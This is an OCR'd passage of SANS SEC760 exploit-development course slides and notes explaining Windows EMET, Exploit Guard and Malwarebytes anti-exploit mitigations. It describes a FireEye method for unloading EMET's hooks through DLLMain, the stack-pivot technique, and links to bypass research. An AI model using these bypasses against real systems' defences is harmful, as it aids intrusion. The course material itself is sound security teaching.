
In many processor architectures, there is a "Call" instruction. This is the intended way for functions to be called (e.g., call memcpy). It performs two operations. First, the address of the instruction after the "Call" instruction is pushed onto the stack, serving as the return pointer. This return pointer is used when the called function is finished, allowing for control to be returned to the calling function. The second thing the "Call" instruction does is redirect control to the actual called function. When attackers utilize ROP as part of their exploit, they often rely on the "Ret" instruction to return to the start of a critical function such as VirtualProtect() or VirtualAlloc(). The Validate API Invocation control works by disallowing critical functions from being reached via a "Ret" instruction. This control was known as the Caller Check on EMET.

Simulate Execution (SimExec)

Typically, when returning from a function, it will be some time before reaching another “Ret” instruction


Simulate Execution Flow works by simulating the instructions after the return pointer address to look for the presence of a Ret

A number of instructions are simulated to look for ROP characteristics. EMET used 15 instructions by default



Simulate execution (SimExec)
Ensures that calls to sensitive functions return to legitimate callers.
☐ Override system settings
Off
☐ Audit only


Simulate Execution (SimExec)

The Simulate Execution Flow, or “SimExecFlow,” control is like the opposite of the Caller Check. The Caller Check makes sure that we are reaching critical functions via a valid “Call” instruction. SimExecFlow works by simulating a predetermined number of instructions (15 was the default on EMET) that exist starting with the address to which the return pointer is pointing. It is looking for the existence of instructions commonly used with ROP, most often a “Ret” instruction. When returning from a function call such as VirtualProtect(), it is typically a while before you would hit another “Ret” instruction; however, this is not always the case and has been known to cause issues with applications.



Validate Stack Integrity / Stack Pivot Protection – XCHG RAX, RSP




Validate stack integrity (StackPivot)
Ensures that the stack has not been redirected for sensitive functions.
☐ Override system settings

During memory corruption exploits such as Use-After-Free (UAF), it is common to steal the stack pointer away from the stack and point it to attacker-controlled memory such as the heap

- This is due to three special instructions unique to the stack pointer:
  - RET – Redirect execution to the address pointed to by the stack pointer
  - PUSH – Push the desired value onto the stack at the address held in the stack pointer
  - POP – Pop the value pointed to by the stack pointer into the designated register

Stack Pivot protection works by ensuring that the stack pointer points to the stack by checking the TIB for stack limits

Validate Stack Integrity / Stack Pivot Protection – XCHG RAX, RSP


During memory corruption exploits such as Use-After-Free (UAF), a common technique is to steal the stack pointer away from pointing to the stack region. This is typically accomplished by using an instruction like "XCHG RAX, RSP". This would cause the EAX register to now point to the stack and the ESP register to point to a region such as the heap. This would be useful if the attacker controls memory on the heap and wishes to leverage unique and powerful instructions like "POP," "PUSH," and "RET" in relation to ROP. Registers are hardcoded variables integrated into the processor cores. They are used for arithmetic operations, storing addresses to memory locations, and many other purposes. Examples of registers include EAX, RIP, CR3, EFLAGS, ESP, R11, etc. The stack pointer is a register (ESP on 32-bit and RSP on 64-bit) that is designed to point to the top of the stack while under the context of a given thread. Those three special instructions are very useful to attackers.

RET – Redirect execution to the address pointed to by the stack pointer
PUSH – Push the desired value onto the stack at the address held in the stack pointer
POP – Pop the value pointed to by the stack pointer into the designated register

The Stack Pivot protection works by checking the stack addressing limits from within the TIB to ensure that the stack pointer is pointing to a stack location.

Code Integrity Guard, Formerly Attack Surface Reduction (ASR)

ASR on EMET: We can block potentially dangerous modules, such as VB Scripting, as it can aid an attacker during an exploit




Attack Surface Reduction — On

Effective platforms: 32-bit 64-bit

The Attack Surface Reduction (ASR) mitigation prevents defined modules from being loaded in the address space of the protected process.

Modules: npjpi*.dll;jp2iexp.dll;vgx.dll;msxml4*.dll;wshom.ocx;scrrun.dll;vb

Internet Zone Exceptions: Local intranet; Trusted sites



Code integrity guard

Only allow the loading of images to those signed by Microsoft.

☐ Override system settings

Off


☐ Also allow loading of images signed by Microsoft Store

☐ Audit only

With Code Integrity Guard, you can permit only Microsoft-signed images to load, or extend to images signed by the Microsoft Store

Code Integrity Guard, Formerly Attack Surface Reduction (ASR)

There are quite a few modules that have been involved in many exploits over the years due to the functionality they provide. A couple of examples include vgx.dll (Vector Markup Language support), vbscript.dll (Visual Basic Scripting support), and jp2iexp.dll (Java plugin). Attack Surface Reduction (ASR) allows you to specify any DLL you wish to never be loaded into a process. With Exploit Guard, we have Code Integrity Guard, which replaces ASR. This allows you to limit the loading of modules to those signed by Microsoft. You can also extend it to images signed by the Microsoft Store. It also ensures modules are not being loaded from untrusted locations, such as "Downloads."



Block Untrusted Fonts

Requires that Graphical Device Interface (GDI) fonts be are only loaded from the Windows Fonts directory

Block untrusted fonts
Prevents loading any GDI-based fonts not installed in the system Fonts directory.
☐ Override system settings
Off
☐ Audit only

Much of the code related to the rendering and processing of fonts is done in Kernel mode

The infamous Duqu APT campaign is an example where a malicious font was used to compromise systems

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 67

Block Untrusted Fonts

Font protection is a rather simple mitigation to explain. If a process such as Microsoft Word is running and a document indicates the desire for a font to be loaded outside of %WINDIR%/Fonts, it is not permitted. As with most mitigations, support can be turned on or off at a per-process level. As noted on the slide, the infamous Duqu APT, which targeted the Iranian nuclear program, utilized a 0-day font bug allowing for Kernel-level code execution.


https://docs.microsoft.com/en-us/windows/security/threat-protection/block-untrusted-fonts-in-enterprise

Validate Handle Usage

The Validate Handle Usage control checks handle references to ensure they are valid

An example of using a handle is when a new process is created and needs to inherit the handle to a file descriptor or socket

If an attacker can modify the address of a handle, they may be able to run arbitrary code



Validate handle usage

Raises an exception on any invalid handle references.


☐ Override system settings

Off

Validate Handle Usage

Handles are used as a way to pass resources within a process, between processes, and other scenarios. A handle may be of various types, such as file descriptors, sockets. STDIN/STDOUT, process IDs, and various others. Handles can be inherited or duplicated. If an attacker can modify the address of a handle and cause the handle to get inherited, they may be able to run arbitrary code. The "Validate Handle Usage" control checks to make sure that references to handles are valid. This can be performed by building a table of valid handles upon creation and ensuring that any references are listed in the table.

Disable Extension Points


Disable extension points
Disables various extensibility mechanisms that allow DLL injection into all processes, such as window hooks.

☐ Override system settings

Off

This control disables some ways in which applications can or could be extended or hooked over the years

A big example is with the AppInit_DLLs registry key where any DLLs listed would be loaded into each process upon invocation

There is no "Audit Mode" with this control

Disable Extension Points

An infamous attack technique used over the years is DLL injection. This is where we force a process to load a potentially malicious DLL containing an attacker's or malware's desired functionality. There are various ways in which the injection can be performed, such as with hooking, where you monitor a process for specific events. When one occurs, an action can be taken prior to passing it further onward down a hook chain. An example of an action that can be performed is the loading of a DLL. Another common example is the use of the AppInit_DLLs registry key. DLLs listed at this location are loaded into each process upon invocation. The "Disable Extension Points" mitigation blocks these techniques. As noted, there is no "Audit Mode" available with this control.


You can get more information on the AppInit_DLLs registry key from the following link:
https://support.microsoft.com/en-us/help/197571/working-with-the-appinit-dlls-registry-value

Disable Win32k System Calls

The Win32k System Call Table is full of functionality that runs under the context of System

Most applications do not need this ability. There are over 1,000 functions available, some of which were previously involved in vulnerabilities

This control greatly reduces the attack surface by blocking access to the Win32k System Call Table, but still allowing for NT-based system calls




Disable Win32k system calls

Stops programs from using the Win32k system call table.

☐ Override system settings

Off

☐ Audit only



Disable Win32k System Calls


This control prevents a process from being able to access the Win32k system call table. This is a large attack surface that has been known to have vulnerabilities from information disclosure to remote code execution. Most programs use the regular NT path of getting into the System context for privileged operations. The NT method typically involves using the SYSENTER instruction from within an NTDLL function. Without the "Disable Win32k System Calls" control, applications can also utilize the Win32k System Call Table, which has over 1,000 functions that run from within the context of System. If a process does not need this capability, the control can be turned on, greatly reducing the attack surface.


Do Not Allow Child Processes

A common goal of exploitation is to create a new process once the victim process is compromised

Often, even proof-of-concept code spawns the Windows Calc.exe program to prove success

This mitigation blocks the ability for a process to call the CreateProcess function


Do not allow child processes
Prevents programs from creating child processes.
☐ Override system settings
Off
☐ Audit only



Do Not Allow Child Processes


The idea behind this control is simple. Block the ability for a process to spawn a child process using the CreateProcess function. It is not uncommon for an exploit to spawn a child process during exploitation to fulfill some goal. By preventing this capability, an attacker's options are more restricted, especially if you combine it with other controls that mitigate an attacker's ability to load modules into the compromised process.

Validate Image Dependency

Developers often utilize third-party DLLs that include functionality not available in native Windows DLLs

Validate Image Dependency requires that any DLL loaded by a process be signed by Microsoft

The control works well for Microsoft programs, but may not be usable by third-party application developers



Validate image dependency integrity
Enforces code signing for Windows image dependency loading.
☐ Override system settings

This can prevent DLL side-loading attacks!

Validate Image Dependency

DLLs are image files that contain functionality available to developers. Microsoft makes available to developers a large number of DLLs and would prefer if only those DLLs are used. There are certainly cases where a third-party application developer may require functionality unavailable in any Microsoft DLL, or perhaps they need the behavior to differ. The "Validate Image Dependency" control mandates that all DLLs loaded into a protected process be digitally signed by Microsoft. If the DLL is not signed, it cannot be loaded into the process. This may not be suitable for all third-party applications and should be thoroughly tested. The positive thing about this control is that it can prevent DLL side-loading bugs from being exploitable. If a process goes to load a module that it cannot locate on the file system, an attacker could potentially trick a user into putting a malicious version of that DLL into one of the load locations. They typically would create a custom malicious DLL to perform some malicious actions. If the DLL is not signed by Microsoft, and the controls are on, the bug would not be exploitable.

Block Low Integrity Images



Block low integrity images

Prevents loading of images marked with low-integrity.


☐ Override system settings

Off

☐ Audit only

Microsoft's Mandatory Integrity Control (MIC) is a way to rate the trustworthiness of a process

This Block Low Integrity Images control blocks the ability for processes running as Low or Untrusted from being able to load downloaded files into the process



Process Explorer - Sysinternals: www.sysinternals.com [DERP\stephen.sims]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
OneDrive.exe	< 0.01	24,008 K	60,316 K	3172	Microsoft OneDrive	Microsoft Corporation	Medium
BTTray.exe		7,808 K	12,644 K	6228	Bluetooth Tray Application	Broadcom Corporation	Medium
ONENOTEM.EXE		2,460 K	1,976 K	7300	Send to OneNote Tool	Microsoft Corporation	Medium
chrome.exe	0.08	246,352 K	329,444 K	3708	Google Chrome	Google Inc	Medium
chrome.exe	< 0.01	3,700 K	7,856 K	6684	Google Chrome	Google Inc	Medium
chrome.exe		3,900 K	8,192 K	6108	Google Chrome	Google Inc	Medium
chrome.exe	< 0.01	209,524 K	226,244 K	4344	Google Chrome	Google Inc	Low
chrome.exe		432,736 K	447,996 K	1816	Google Chrome	Google Inc	Untrusted
chrome.exe	< 0.01	63,820 K	90,020 K	9428	Google Chrome	Google Inc	Untrusted

Block Low Integrity Images

Microsoft introduced Mandatory Integrity Control (MIC) with Windows Vista. It allows for an integrity level to be assigned to a process in order to increase the security around access control. Internet Explorer 7, which came with Vista as the default browser, could run in "Protected Mode," which utilized MIC. The browser would run with a low integrity level, preventing it from being able to make changes at a higher integrity level. As you can see from the screenshot of Process Explorer on the slide, to the right is the integrity column. Some processes are running as Medium, and others as Low or Untrusted. Google Chrome is running its browser windows as Untrusted, the lowest and most secure level. What the Block Low Integrity Images controls do is prevent files that may have been downloaded by a process running with low integrity from being loaded into that process, further improving security.


For more information on Microsoft's Mandatory Integrity Control, see the following MSDN article: https://msdn.microsoft.com/en-us/library/bb625963.aspx

Core Isolation & Memory Integrity

Virtualization-based security feature that works like Credential Guard

Critical processes are run in an isolated area of memory

With Memory Integrity, drivers are also put into the isolated memory, which may cause issues


Core isolation

Security features available on your device that use virtualization-based security.

Memory integrity

Prevents attacks from inserting malicious code into high-security processes.


Off

Learn more

Core Isolation & Memory Integrity

The Windows 10 Spring 2018 Creators Update brought us new controls called "Core Isolation" and "Memory Integrity." Core Isolation takes advantage of virtualization technology with Hyper-V, similarly to how Credential Guard protects the LSASS process. Critical OS processes are placed into the protected area of memory, preventing tampering from being possible via traditional techniques. Memory Integrity adds additional security by placing device drivers into this same protected region of memory. This is disabled by default as the control could negatively impact processes and prevent them from working properly.

https://www.howtogeek.com/357757/what-are-core-isolation-and-memory-integrity-in-windows-10/



Efforts to Defeat EMET & Exploit Guard

As with any security control, there has been a lot of research on ways to bypass, disable, or otherwise defeat these controls

Overall, EMET had a low adoption rate, and the same can be expected for Exploit Guard for some time

Some public exploits have been seen checking to see if EMET is running on the system, and if it is running they silently fail to avoid detection

Example

An example of this is from a FireEye report in 2014 from "Operation Snowman," where the browser exploit first checks for EMET.
(https://www.fireeye.com/blog/threat-research/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html)


SANS

SEC760 | Advanced Exploit Development for Penetration Testers 75

Efforts to Defeat EMET & Exploit Guard

Every time a new security feature or device is introduced into the wild, researchers, attackers, and others look for ways to defeat its controls. This is actually a good thing from a security perspective as too much trust has been given to vendors of security products, such as antivirus software. EMET had a relatively low adoption rate over the years due to numerous reasons. This is likely part of the reasoning for Microsoft's discontinuation of EMET in 2018. Many of the users and organizations using EMET are from interesting lines of work, including government, defense, critical infrastructure, and others. This would also add to the draw of finding ways around the tool.

FireEye released a paper back in 2014 showing a browser exploit that first checked the victim to see if they had EMET running. If so, it silently fails to avoid detection. This was clearly an effort to keep the exploit unknown for as long as possible. You can check out the details here: https://www.fireeye.com/blog/threat-research/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html



Interesting FireEye EMET Bypass Disclosure

FireEye discovered a function within emet.dll that completely removes all EMET hooks:


- Simply call DLLMain() in emet.dll with the right arguments: *DLLMain(EMET.dll base address, 0, 0)*
- The base address can be found with GetModuleHandleW(), which is not considered a critical function
- The first 0 argument is the flag to unload EMET.dll, 1 is to load
- The article is a must read: https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html

SEC760 | Advanced Exploit Development for Penetration Testers 76

Interesting FireEye EMET Bypass Disclosure

FireEye also released an interesting article on a bypass they discovered. To summarize, once you gain control of the process you need to deal with EMET prior to attempting the disabling of DEP and execution of your shellcode. Much of the research has been quite complex in relation to methods to bypass EMET; however, this technique simply requires that you locate the base address of emet.dll and replay the DLLMain() function with an argument of 0 to unload all hooks. Pretty amazing.

References:
Alsaheel, Abdulellah and Pande, Raghav. "Using EMET to Disable EMET." FireEye. https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html (accessed February 1, 2017).



EMET and Exploit Guard Bypassing – Additional Resources

Some additional resources that can prove to be useful for bypassing EMET include:

- https://duo.com/assets/pdf/wow-64-and-so-can-you.pdf
  by Darren Kemp & Mikhail Davidov
- http://labs.bromium.com/2014/02/24/bypassing-emet-4-1/
  by Jared DeMott
- http://casual-scrutiny.blogspot.com/2016/02/cve-2015-2545-itw-emet-evasion.html
  by r41p41
- https://www.offensive-security.com/vulndev/disarming-and-bypassing-emet-5-1/
  by Offensive Security
- http://0xdabbad00.com/wp-content/uploads/2013/11/emet_4_1_uncovered.pdf
  by Dabbadoo
- https://googleprojectzero.blogspot.com/2018/05/bypassing-mitigations-by-attacking-jit.html by Ivan Fratric

SANS SEC760 | Advanced Exploit Development for Penetration Testers 77

EMET and Exploit Guard Bypassing – Additional Resources
Some additional resources that can prove to be useful for bypassing EMET include:

https://duo.com/assets/pdf/wow-64-and-so-can-you.pdf
by Darren Kemp & Mikhail Davidov

https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf


by Jared DeMott

http://casual-scrutiny.blogspot.com/2016/02/cve-2015-2545-itw-emet-evasion.html
by r41p41

https://www.offensive-security.com/vulndev/disarming-and-bypassing-emet-5-1/
by Offensive Security

http://0xdabbad00.com/wp-content/uploads/2013/11/emet_4_1_uncovered.pdf
by Dabbadoo

https://googleprojectzero.blogspot.com/2018/05/bypassing-mitigations-by-attacking-jit.html
by Ivan Fratric



Malwarebytes

Malwarebytes is a commercial anti-malware product for Windows, macOS, and Android devices

- A free version is offered with limited functionality, as well as a trial version

Protections are offered against malware, exploitation techniques, and ransomware

For the purpose of this module, we are looking at the anti-exploit portion of the product

- Similar (and an alternative) to Microsoft's EMET, as EMET reached its EOL in 2018
- Focuses on the most commonly exploited applications such as IE, Chrome, Office, Flash, etc.

SANS SEC760 | Advanced Exploit Development for Penetration Testers 78

Malwarebytes

Malwarebytes Anti-Exploit (MBAE) is a commercial alternative to Microsoft's Enhanced Mitigation Experience Toolkit (EMET) and Exploit Guard. As stated previously, EMET reached its end of life in mid 2018. This could justify the case to consider alternative products, especially if Windows 10 is not currently an option for an organization. Malwarebytes has been around for over 10 years initially offering only anti-malware-type features, such as the removal of spyware and adware, as well as identifying common infections through scanning. As the product evolved, real-time scanning was incorporated, as well as anti-exploitation functionality like EMET and ransomware protection. A free version is available once the 14-day trial expires, offering anti-malware and anti-spyware protection, as well as rootkit detection, as stated at https://www.malwarebytes.com/mwb-download/.

For the purposes of this module, our attention is focused on the anti-exploitation functionality. To try and simplify configuration and focus on the most common targets involved in exploitation, MBAE focuses on browsers, Flash, Microsoft Office Suite, PDF readers, and media players.

References:
Malwarebytes. "Malwarebytes Endpoint Security." MBAEBGuide.pdf.
https://www.malwarebytes.com/pdf/guides/MBAEBGuide.pdf (January 26th, 2017).

Malwarebytes copyrighted image taken from https://plus.google.com/+Malwarebytes.


Malwarebytes Anti-Exploit (MBAE)

MBAE GUI

Under the advanced settings menu for MBAE, you can see the different categories of protections:

- Application Hardening
- Advanced Memory Protection
- Application Behavior Protection
- Java Protection

Many of the protections are similar to EMET, with some additional ones too



Malwarebytes Anti-Exploit Premium (Trial)

Application Hardening | Advanced Memory Protection | Application Behavior Protection | Java Protection

	Browsers	Chrome Browsers	PDF Readers	MS Office	Media Players	Other
DEP Enforcement	✓	✓	✓	✓	☐	☐
Anti-HeapSpraying Enforcement	✓	☐	☐	☐	☐	☐
Dynamic Anti-HeapSpraying Enforcement	✓	☐	☐	☐	☐	☐
BottomUp ASLR Enforcement	☐	☐	☐	✓	☐	☐
Disable Internet Explorer VB Scripting	✓	☐	☐	☐	☐	☐
Detection of Anti-Exploit fingerprinting attempts	✓	☐	☐	☐	☐	☐

Malwarebytes Anti-Exploit (MBAE)

